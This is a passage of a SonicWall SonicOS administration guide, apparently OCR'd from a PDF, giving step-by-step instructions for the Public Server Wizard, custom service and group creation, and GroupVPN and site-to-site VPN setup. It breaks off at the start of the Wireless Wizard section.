
Server Types and Associated Services

Server Type	Services
Other	Select a service from a drop-down menu: 

5 The **Public Server Wizard** enables the all associated services automatically. You can disable services you don't want by deselecting them.

> **NOTE:** At least one service must be selected. If a desired service is not listed for a particular server type, select **Other** for **Server Type**. You can create a new service or define a service group that encompasses all your needs. See Creating a New Service or Creating a New Group.

6 Click **Next**. The **Server Private Network Configuration** page displays.



7 Enter the name of the server in the **Server Name** field.


8 Enter the private IP address of the server in the **Server Private IP Address** field. Specify an IP address in the range of addresses assigned to the zone where you want to put this server. The **Public Server Wizard** assigns the server automatically to the zone in which its IP address belongs.

9 Optionally, add a comment in the **Server Comment** field.

10 Click **Next**. The **Server Public Information** page displays.

11 Enter the public IP address of the server in the **Server Public IP Address** field. The default is the WAN public IP address. If you enter a different IP, the **Public Server Wizard** creates an address object for that IP address and binds the address object to the WAN zone.

12 Click **Next**. The Public Server Configuration Summary page displays a summary of the configuration you selected in the wizard.



- **Server Address Objects** - The **Public Server Wizard** creates the address object for the new server. Because the IP address of the server added in the example is in the IP address range assigned to the DMZ, the **Public Server Wizard** binds the address object to the DMZ zone and names the object the name you specified for the server plus `_private`. If you specify an IP in the range of another zone, the **Public Server Wizard** binds the address object to that zone. If you specify an IP address out of the range of any zone you have configured, the **Public Server Wizard** binds the address object to the LAN zone.

  Because the server in the example used the default WAN IP address for the **Server Public IP Address**, the Public Server Wizard states that it will use the existing WAN address object when constructing policies between the new server and the WAN. If you specify another address, the server creates an object for that address bound to the WAN zone and assigns the new address object the name you specified for the server plus `_public`.

- **Server Service Group Object** - The **Public Server Wizard** creates a service group object for the services used by the new server. Because the server in the example is a Web server, the service

group includes HTTP and HTTPS. This way, you have a convenient group to refer to when creating or editing access policies for this server.

- **Server NAT Policies** - The **Public Server Wizard** creates a NAT policy to translate the destination addresses of all incoming packets with one of the services in the new service group and addressed to the WAN address to the address of the new server. Therefore, in this example, if a packet with service type of HTTPS comes in addressed to the WAN interface (10.0.93.43), the NAT policy translates its address to 172.22.2.44.

  The **Public Server Wizard** also creates a Loopback NAT policy to translate HTTP and HTTPS traffic from inside your network addressed to the WAN IP address back to the address of the mail server.


- **Server Access Rules** - The **Public Server Wizard** creates an access policy allowing all mail traffic service traffic from the WAN zone to the DMZ.

13 Review the settings.


14 Click **Accept** in the **Public Server Configuration Summary** page to complete the **Public Server Wizard** and apply the configuration to your SonicWall appliance.

TIP: The new IP address used to access the new server, internally and externally is displayed in the **Public Server Wizard Complete** page.

The SonicWall appliance stores the network settings. A message appears while the configuration is being updated.




When the configuration has been updated, the **Public Server Wizard Complete** page displays.




15 Click **Close** to close the **Public Server Wizard**.

Creating a New Service

1 In the **Public Server Type** page of the **Public Server Wizard**, select **Other** from the **Server Type** drop-down menu. The page changes to display the **Services** drop-down menu.




2 Select **Create new service…** from the **Services** drop-down menu. The **Add Service** dialog displays.



3 Enter the name for the new service in the **Name** field.

4 Select a protocol from the **Protocol** drop-down menu.




5 If you selected **Custom IP Type** for a protocol, you must specify a custom IP protocol sub type in the subsequent field, then go to Step 8.

6 If you selected **TCP(6)** or **UDP(17)** for a protocol, specify a port range in the **Port Range** fields. For all other protocols, the **Port Range** fields are dimmed; for some protocols, the **Public Server Wizard** populates the range fields.

7 For those protocols that:

- Do not require a sub type, the **Sub Type** drop-down menu is dimmed and displays **None**. Go to Step 8.
- Require a sub type, the **Sub Type** drop-down menu becomes available. The sub types change, depending on the protocol selected. Select a protocol.




8 Click **OK**.


9 Finish configuring the **Public Server Wizard**.

Creating a New Group

1 In the **Public Server Type** page of the **Public Server Wizard**, select **Other** from the **Server Type** drop-down menu. The page changes to display the **Services** drop-down menu.



2 Select **Create new group...** from the **Services** drop-down menu. The **Add Service Group** dialog displays.



3 Enter a friendly name for the new service group in the **Name** field.

4 Select the service or services for the new group from the left column. You can select the services:

- One by one
- As a group by selecting the first service in the group, holding down the Shift key, and then selecting the last in the group (for example, all the Echo services)
- As a group by selecting one service, holding down the Ctrl key, and then selecting other services.

5 Click the **Right Arrow** -> button.

To remove one or more services from the group, select the service(s) and then click the **Left Arrow** <- button. To remove all services from the group, click the **Remove All** button.

6 Click **OK**.

7 Finish configuring the **Public Server Wizard**.

Configuring VPN Policies


Wizards > VPN Wizard

The **VPN Policy Wizard** walks you step-by-step through the configuration of GroupVPN on the SonicWall. After the configuration is completed, the wizard creates the necessary VPN settings for the selected VPN policy. You can use the SonicOS management interface for optional advanced configuration options.

Topics:

Using the VPN Policy Wizard

1 Click **Wizard** on the top right corner of the SonicOS management interface. The **Configuration Wizard Welcome** page displays.




2 Select **VPN Wizard**.

3 Click **Next**. The **VPN Policy Type** page displays.

4 Select **WAN GroupVPN**.

5 Click **Next**. The **IKE Phase 1 Key Method** page displays.



6 Select the authentication key to use for this VPN policy:

- **Use default key**: All your Global VPN Clients automatically use the default key generated by the SonicWall to authenticate with the SonicWall.
- **Use this preshared key**: You must distribute the key you enter in this field to every VPN Client because the user is prompted for this key when connecting to the SonicWall network security appliance. A default key is generated by the **VPN Wizard**.

  NOTE: If you select **Use this preshared key**, and leave the default key as the value, you must still distribute the key to your VPN clients.

7 Click **Next**. The **Security Settings** page displays.


8 Select the security settings for IKE Phase 2 negotiations and for the VPN tunnel. You can use the defaults settings.

- **DH Group**: The Diffie-Hellman (DH) group are the group of numbers used to create the key pair. Each subsequent group uses larger numbers to start with. You can choose **Group 1**, **Group 2** (default) , **Group 5**, or **Group 14**. The VPN uses this during IKE negotiation to create the key pair.
- **Encryption**: This is the method for encrypting data through the VPN Tunnel. **DES** is the least secure and the and takes the least amount of time to encrypt and decrypt. **AES-256** is the most secure and takes the longest time to encrypt and decrypt. You can choose. **DES**, **3DES** (default), **AES-128**, **AES-256**, or **AES-192**. The VPN uses this for all data through the tunnel.

CAUTION: The SonicWall Global VPN Client version 1.x is not capable of AES encryption, so if you chose this method, only SonicWall Global VPN Client versions 2.x and higher will be able to connect.

- **Authentication**: This is the hashing method used to authenticate the key, once it is exchanged during IKE negotiation. You can choose **MD5**, **SHA-1** (default), **SHA256**, **SHA384**, or **SHA512**.
- **Life Time (seconds)**: This is the length of time the VPN tunnel stays open before needing to re-authenticate. The default is eight hours (**28800**).

9 Click **Next**. The **User Authentication** page displays.




10 Select if you want to require the VPN users to authenticate with the firewall when they connect. If you select **Enable User Authentication,** you must select the user group that contains the VPN users. For this example, leave **Enable User Authentication** unchecked.

NOTE: If you enable user authentication, the users must be entered in the SonicWall database for authentication. Users are entered into the SonicWall database on the **Users > Local Users** page, and then added to groups in the **Users > Local Groups** page.

11 If you:


- Select **Enable User Authentication**, select a user group object from the **Authentication User Group Object** drop-down menu. The default is **Trusted Users**.
- Disable **Enable User Authentication**, select a local network from the **Allow Unauthenticated VPN Client Access** drop-down menu. The default is **Firewalled Subnets**.

12 Click **Next**. The **Configure Virtual IP Adapter** page displays.



13 Select whether you want to use theSonicWall's internal DHCP server to assign each VPN client IP address from the LAN zone's IP range. Therefore, when a user connects, it appears that the user is inside the LAN. Check the **Use Virtual IP Adapter** check box.


14 Click **Next**. The **WAN GroupVPN Configuration Summary** page displays, detailing the settings that will be pushed to the SonicWall when you apply the configuration.




15 Verify the settings.

16 Click **Accept** to create your GroupVPN and apply the configuration to your SonicWall appliance.

The SonicWall appliance stores the settings. A message appears while the configuration is being updated.



When the configuration has been updated, the **VPN Wizard Complete** page displays.



17 Click **Close**.

Connecting the Global VPN Clients


Remote SonicWall Global VPN Clients install the Global VPN Client software. When the application is installed, they use a connection wizard to setup their VPN connection. To configure the VPN connection, the client must have the following information:

- A public IP address (or domain name) of the WAN port for your SonicWall
- The shared secret if you selected a custom preshared secret in the VPN Wizard.
- The authentication username and password.

Configuring a Site-to-Site VPN using the VPN Wizard

To use the VPN Policy Wizard to create a site-to-site VPN policy:

1 Click **Wizard** on the top right corner of the SonicOS management interface. The **Configuration Wizard Welcome** page displays.



2 Select **VPN Wizard**.

3 Click **Next**. The VPN Policy Type page displays.

4 Select **Site-to-Site**.

5 Click **Next**. The **Create Site-to-Site Policy** page displays.

6 Enter the following information:

- **Policy Name**: Enter a name you can use to refer to the policy. For example, Boston Office.
- **Preshared Key**: Enter a character string to use to authenticate traffic during IKE Phase 1 negotiation. You can use the default SonicWall generated Preshared Key.

- **I know my Remote Peer IP Address (or FQDN)**: If you check this option, this SonicWall appliance can initiate the contact with the named remote peer.

  If you do not check this option, the peer must initiate contact to create a VPN tunnel. This device will use aggressive mode for IKE negotiation.

  For this example, leave the option unchecked.

- **Remote Peer IP Address (or FQDN)**: If you checked the option above, enter the IP address or Fully Qualified Domain Name (FQDN) of the remote peer (For example, `boston.yourcompany.com`).

7 Click **Next**. The **Network Selection** page displays.


8 Select the local and destination resources this VPN will be connecting:

- **Local Networks**: Select the local network resources protected by this SonicWall that you are connecting with this VPN. You can select any address object or group on the device, including networks, subnets, individual servers, and interface IP addresses. The default is **Firewalled Subnets**.

  If the object or group you want has not been created yet, select **Create new Address Object** or **Create new Address Group**. Create the new object or group in the dialog box that pops up. Then select the new object or group. For this example, select **LAN Subnets**.

- **Destination Networks**: Select the network resources on the destination end of the VPN Tunnel. If the object or group does not exist, select **Create new Address Object** or **Create new Address Group**. For example:

  a) Select **Create new Address Group**.



  b) In the **Name** field, enter **DMZ-LAN Group**.

  c) In the list on the left, select **LAN Subnets** and click the **Right Arrow** button. Do the same for **DMZ Subnets**,

  d) Click **OK** to create the group and return to the **Network Selection** page.


9 In the **Destination Networks** field, select the newly created group.

10 Click **Next**. The **Security Settings** page displays.

11 Select the security settings for IKE Phase 2 negotiations and for the VPN tunnel. You can use the default settings.

- **DH Group**: The Diffie-Hellman (DH) group are the group of numbers used to create the key pair. Each subsequent group uses larger numbers to start with. You can choose **Group 1**, **Group 2** (default), **Group 5**, or **Group 14**. The VPN Uses this during IKE negotiation to create the key pair.
- **Encryption**: This is the method for encrypting data through the VPN Tunnel. **DES** is the least secure and the and takes the least amount of time to encrypt and decrypt. **AES-256** is the most secure and takes the longest time to encrypt and decrypt. You can choose. **DES**, **3DES** (default), **AES-128**, **AES-256**, or **AES-192**. The VPN uses this for all data through the tunnel
- **Authentication**: This is the hashing method used to authenticate the key, once it is exchanged during IKE negotiation. You can choose **MD5**, **SHA-1** (default), **SHA256**, **SHA384**, or **SHA512**.
- **Life Time (seconds)**: This is the length of time the VPN tunnel stays open before needing to re-authenticate. The default is eight hours (**28800** seconds).


12 Click **Next**.The **Configuration Summary** page displays, detailing the settings that will be pushed to the security appliance when you apply the configuration.




13 Verify the settings.

14 Click **Accept** to create the VPN and apply the configuration to your SonicWall appliance.

The SonicWall appliance stores the network settings. A message appears while the configuration is being updated.



When the configuration has been updated, the **VPN Wizard Complete** page displays.



15 Click **Close**.

Configuring the WLAN Radio Interface (TZ Wireless Appliances)


- Wizards > Wireless Wizard

Wizards > Wireless Wizard

The **Wireless Wizard** provides an easy way to configure WLAN 802.11n, WLAN security, and WLAN VAP settings.


To use the Wireless Wizard to configure the WLAN radio interface:

1 Click **Wizard** on the top right corner of the SonicOS management interface. The **Configuration Wizard Welcome** dialog displays.



2 Select the **Wireless Wizard** radio button

3 Click **Next**. The **Wireless LAN Settings** dialog displays.



4 Select the IP assignment from the **IP Assignment** drop-down menu:

- **Static**
- **Layer 2 Bridged Mode**

5 If you selected:

